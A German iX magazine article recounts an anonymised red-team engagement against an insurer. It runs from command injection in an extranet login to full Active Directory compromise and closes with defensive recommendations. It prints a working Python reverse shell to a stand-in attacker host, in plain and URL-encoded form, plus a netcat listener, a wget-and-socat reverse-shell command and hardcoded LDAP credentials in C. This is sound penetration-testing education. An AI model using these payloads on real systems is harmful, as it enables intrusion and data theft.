Red Teaming: Zugriffe von außen

Eindringlingsalarm

Sascha Herzog

Hat ein Angreifer erst einmal Zugriff auf irgendein System innerhalb eines Firmennetzwerks, kann er sich von dort aus weiterhangeln und alle möglichen Netzwerkbereiche kontrollieren.

Dieser Artikel der *iX*-Reihe über Red Team Assessments soll die Möglichkeiten aufzeigen, die Angreifer haben, in externe Systeme einer Organisation einzubrechen und über diese dann weitere wichtige Netzwerkbereiche und sogar interne Netzwerkstrukturen wie das Active Directory des Ziels unter ihre Kontrolle zu bekommen.

Wie schon im letzten Artikel [1] werden die Tools, Techniken und Vorgehensweisen eines solchen Angriffs anhand eines anonymen Beispiels eines real durchgeführten Red-Team-Engagements erläutert, um die Auswirkungen besser veranschaulichen zu können. Der Kunde, der uns beauftragte, kam aus dem Versicherungsumfeld und gehörte somit zur kritischen Infrastruktur. Sämtliche Beispiele und Auszüge wurden hier absichtlich verschleiert, um keine Rückschlüsse auf Kundendaten zuzulassen.

Wie immer ging unseren Angriffen eine ausführliche taktische Informationsbeschaffung [1] voraus, in der wir eine fast vollständige Übersicht über alle dem Kunden zugehörigen externen Domains, Hosts, IP-Adressen und Anwendungen erhielten. Immer seltener sind direkte externe Angriffe über schwache oder veraltete Services möglich. Das häufigste externe Einfallstor bei direkten Angriffen sind, wie schon seit langer Zeit, anfällige Webanwendungen (siehe [2, 3]).

Bei diesem Kunden entdeckten wir eine große Anzahl von weit über 100 Webanwendungen, von denen einige wirklich vielversprechend aussahen. Besonders interessant sind meist Anwendungen, die selbst entwickelt wirken und aufgrund ihres nicht mehr zeitgemäßen Designs, verwendeter Verfahren oder Copyright-Jahreszahlen im HTML-Quelltext nach älteren, nicht besonders gut gepflegten Systemen aussehen.

Um hier weiter zu priorisieren, wählen wir dann Systeme aus, bei denen Titel oder Inhalte dafür sprechen, dass sie weitere Verzweigungen zu internen Strukturen haben könnten oder besonders kritische Daten enthalten. Dazu zählen unter anderem CRM-, SAP-, ADFS- (Active Directory Federation Services), (Industrial-) IoT-Anwendungen und weitere. Da diese Webanwendungen meistens Logins besitzen und ohne eine erfolgreiche Authentifizierung nur wenig Angriffsfläche bieten, ist das nicht immer trivial. Web Application Hacking und damit verbundene Angriffe sollen hier nicht näher erklärt werden, da man darüber alleine schon zahlreiche Bücher schreiben könnte. Eine gute Anlaufstelle dafür ist allerdings die OWASP (alle Links des Artikels sind über ix.de/ix1806106 zu finden).

In unserem Fall hatten wir eine Extranet-Anwendung identifiziert, die ein Login für Partner und technische Mitarbeiter anbot, augenscheinlich in Perl entwickelt war und vielleicht unsichere CGI-Techniken nutzte. Nach längeren Versuchen, über Directory und Passwort-Brute-Force am Login vorbeizukommen (es wurde hier kein Lock-out-Mechanismus zum Schutz verwendet), meldete sich der Burp-Schwachstellenscanner. Er zeigte eine „OS Command Injection"-Schwachstelle im Passwortfeld des Logins an, die wir zuerst für einen klassischen Fehlalarm (False Positive) hielten.

Türöffner gefunden!

Es stellte sich heraus, dass der Scanner recht hatte und wir somit Betriebssystembefehle mit den Rechten des Webserverbenutzers ausführen konnten. Das war natürlich ein großartiger Fund. Um das einfache Ausführen eines Befehls in eine vollständige „Reverse-Shell" umzuwandeln, verwendeten wir Python, das sich auf dem System befand. Da wir uns in einer *chroot*-Umgebung bewegten, ließen sich nur eine Handvoll Linux-Befehle ausführen. Mittels *find* gelang es dann allerdings, diesen Schutzmechanismus auszuhebeln, indem wir als Passwortparameter das in Listing 1 Beschriebene übergaben.

URL-encoded als Parameter sah das dann aus wie in Listing 2 abgebildet. Das *find*-Tool ermöglicht über den *exec*-Parameter das Ausführen anderer System-

Listing 1: Passwortparameter

```
find /usr/local/bin/python -exec {} -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("attacker.
        server.tld",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);' \; 2>y2.txt
```

Listing 2: URL-Codierung

```
https://extranet.kunde.tld/login.pl?user=nside&pwd=find%20/usr/local/bin/python%20-exec%20{}%20-c%20%27import%20socket%2csubprocess%2cos%3bs%
      3dsocket.socket(socket.AF_INET%2csocket.SOCK_STREAM)%3bs.connect((%22attacker.server.tld%22%2c443))%3bos.dup2(s.fileno()%2c0)%3b%20os.dup2
                  (s.fileno()%2c1)%3b%20os.dup2(s.fileno()%2c2)%3bp%3dsubprocess.call([%22%2fbin%2fbash%22%2c%22-i%22])%3b%27%20\;%202%3Ey2.txt
```

programme und damit das Starten einer Python-Reverse-Shell. Auf unserem Server mussten wir nun nur noch einen Netcat-Listener wie in Listing 3 auf dem Port ausführen, um unsere Shell zu erhalten.

Diese Reverse-Shell war schon weitaus komfortabler, als jedes einzelne Kommando über den *pwd*-Parameter im HTTP-Request übergeben zu müssen. Allerdings hatten wir hiermit bisher nur eine „non-interactive“ Shell, was immer noch sehr unkomfortabel war, da eine Tab-Vervollständigung fehlte und sich keine interaktiven Programme wie *vi* ausführen ließen. Um eine vollständig interaktive Shell zu beschaffen, verwendeten wir wie in Listing 4 dargestellt ein vorkompiliertes *socat*-Binary für unsere Plattform. Auf unserem Angreifersystem mussten wir dann nur noch auf diesem Port lauschen, um die interaktive Reverse-Shell zu empfangen:

```
socat file:`tty`,raw,echo=0 tcp-listen:4443
```

Diese Shell bietet nun sämtliche Annehmlichkeiten, die man vom lokalen Arbeiten im Terminal gewohnt ist. Da wir keine vertraulichen Daten unverschlüsselt austauschen wollten, holten wir uns über einen ähnlichen Weg wie im Artikel „Mit allen Mitteln“ [4] beschrieben eine Reverse-SSH-Shell, die den Transport von Daten sicher verschlüsselt. Jetzt konnten wir uns bequem auf dem System umsehen und nach interessanten Daten und Möglichkeiten zur weiteren Ausbreitung Ausschau halten.

Listing 3: Netcat-Listener ausführen


```
root@kali:/tmp# nc -v -l -p 443
listening on [any] 443 ...
connect to [attacker.server.tld] from extranet.kunde.local [127.0.1.1] 56955
bash: no job control in this shell
bash-3.2$
```

Listing 4: Interaktive Shell beschaffen


```
wget -q
https://download.attacker.tld/socat
-O /tmp/socat; chmod +x /tmp/socat; /tmp/socat
exec:'bash -li',pty,stderr,setsid,sigint,sane
tcp:attacker.server.tld:4443
```

In verschiedenen, unsicher konfigurierten Verzeichnissen *(world-readable)*, wie Home Directories von Benutzern, fanden sich diverse private SSH-Schlüssel und Passwörter, die ganz offensichtlich von administrativen Benutzern verwendet wurden, um sich auf andere Systeme zu verbinden. Im ARP-Cache *(arp -a)*, in History-Dateien (zum Beispiel *.bash_history*), im *hosts*-File und durch die Analyse eines simplen *netstat*-Outputs entdeckten wir viele benachbarte Systeme, die sich als Kandidaten für einen SSH-Login mit den ergatterten Keys eigneten. Innerhalb weniger Stunden hatten wir SSH-Zugänge auf fünf weitere Systeme in dieser DMZ des Kunden, die weitere spannende Systeme beherbergte.

Neben Datenbankzugängen, Passwörtern und vertraulichen Kundendaten fanden wir auch eine Datei mit dem Namen



Selbst mit Sicherheitssystemen ausgestattete Netzwerksegmente lassen sich im Ernstfall überwinden – etwa auf dem gezeigten Weg –, wenn die Netzwerke unsicher konfiguriert sind (Abb. 1).



Durch veraltete Anwendungen, unverschlüsselte Passwörter, zahlreiche Accounts mit Administratorrechten und mehr können Angreifer Schritt für Schritt ins Innere eines Netzwerkes vordringen (Abb. 2).

<DATUM>-LDAPauth.tgz, die C-Source-Code mit LDAP-Credentials zu einem weiteren System mit dem Namen *ldaps.kunde.intra* beinhaltete.

```
strcpy( c->host,                    7
                        "ldaps.kunde.intra" );
strcpy( c->base_dn,              "ou=LDAP 7
                    Services,o=kunde,c=intra" );
strcpy( c->bind_dn,                 7
     "uid=diradmin,cn=users,o=kunde,c=intra" );
strcpy( c->bind_passwd,             7
                             "53cr37P4s5wOrD" );
strcpy( c->dn,                      "" );
```

Von dem Server aus, auf dem wir das TGZ-Archiv gefunden hatten, ließ sich ebenfalls das System *ldaps.kunde.intra* über den Port 636 (TCP) erreichen, von dem wir uns als scheinbar administrativer Benutzer sämtliche Einträge herunterladen konnten. Diese Einträge umfassten über 500 User-Objekte, die ein UID- und ein UserPassword-Feld besaßen. Das UserPassword war ein SSHA-Hash, also ein SHA1-Hash mit einer zusätzlichen zufällig gewählten Zeichenfolge (Salt), der typisch für OpenLDAP-Installationen ist. Mithilfe unseres eigenen Cracking-Servers (Server mit mehreren Grafikkarten zum Knacken von Hashes mittels GPU-Power) und dem Tool *hashcat* konnten wir binnen zwei Tagen rund 80 % der gesammelten SSHA-Hashes knacken.

Administratorsuche leicht gemacht

Später stellte sich heraus, dass wir auf das LDAP-Verzeichnis der internen Unix-Umgebung gestoßen waren, das ein Mapping zum Microsoft Active Directory des internen Netzwerks hatte. Das bedeutete, dass wir circa 400 Benutzernamen und Passwörter interner AD-User besaßen. Die User-Einträge des LDAP-Verzeichnisses hatten neben dem Benutzernamen ebenfalls ein Beschreibungsfeld, das wir nach dem Muster „admin“ und „adm“ durchsuchten, um potenzielle Systemadministratoren auf einzelnen AD-Systemen zu identifizieren. Diese Suche lieferte rund 100 Einträge zurück.

Da wir ja bereits die interne Domäne – *kunde.intra* – kannten, im Besitz von 100 Admin-Accounts waren und Zugang auf sechs Server in der Extranet-DMZ hatten, versuchten wir hierüber Zugang ins interne Netz zu bekommen.

Wir scannten alle benachbarten Systeme der einzelnen Server auf die beiden Ports 445 (TCP) und 3389 (TCP), um Microsoft-Systeme zu finden, die unter Umständen einen Zugang per PsExec oder RDP mit einem der gestohlenen AD-Accounts boten.

Wieder einmal wurden wir auf dem System fündig, das bereits die LDAP-Zugangsdaten preisgegeben hatte, und entdeckten einen internen MSSQL-Server *(sqlsrv.kunde.intra)*, der auf beiden Ports antwortete und sich von diesem System aus ansprechen ließ. Dank SSH konnten wir uns einen „Reverse Tunnel“ [4] schalten, der den RDP-Port 3389 direkt von unserem Angreifersystem aus dem Internet öffnete und uns (nach ein paar Versuchen) mit gültigen Zugangsdaten aus dem LDAP-Fundus verband.

Kein Social Engineering nötig

Der verwendete Benutzer hatte auf dem MSSQL-Server lokale Administratorrechte und ermöglichte es uns über Lateral-Movement-Techniken (Techniken, sich innerhalb eines einmal kompromittierten Netzwerks zu bewegen; Details werden in einem der kommenden *iX*-Artikel erklärt), Domain-Admin-Rechte im gesamten AD zu bekommen. Durch diese Zugänge konnten wir zeigen, dass es ohne Social-Engineering-Techniken, anonym und direkt aus dem Internet möglich war, in das interne Netzwerk einzubrechen und Zugang zu sämtlichen Daten und Systemen des Unternehmens zu erhalten (Abbildung 2).

Aufgrund unserer Empfehlungen und Ergebnisse konnte das Unternehmen im Anschluss seine technischen und organisatorischen Sicherheitsmaßnahmen stark verbessern und so ähnliche Angriffe in Zukunft deutlich zu erschweren.

Neben regelmäßigen Red Team Assessments und präventiven Maßnahmen ist es auch empfehlenswert, ein internes oder externes SOC (Security Operations Center) aufzubauen, um stattfindende Angriffe schnell erkennen und Gegenmaßnahmen ergreifen zu können. (ur@ix.de)

Sascha Herzog

ist technischer Geschäftsführer und Penetrationstester bei der NSIDE ATTACK LOGIC GmbH in München.

Literatur

[1] Sascha Herzog; Red Teaming: Taktische Informationsbeschaffung; *iX* 4/2018, S. 92

[2] Safuat Hamdy; Anwendungssicherheit; Systematische Schwachstellensuche in Webanwendungen; *iX* 1/2018, S. 78

[3] Safuat Hamdy; Anwendungssicherheit; In Webanwendungen entdeckte Schwachstellen bewerten; *iX* 4/2018, S. 84

[4] Sascha Herzog; Sicherheitstests: Angriffe auf Technik und Mensch; *iX* 2/2018, S. 78

Alle Links: ix.de/ix1806106